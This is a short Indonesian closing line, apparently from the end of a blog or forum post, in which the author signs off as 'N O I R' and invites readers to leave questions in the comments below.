Sekian dulu postingan saya kali ini, klo masih ada pertanyaan silahkan coret coret dibawah
~N O I R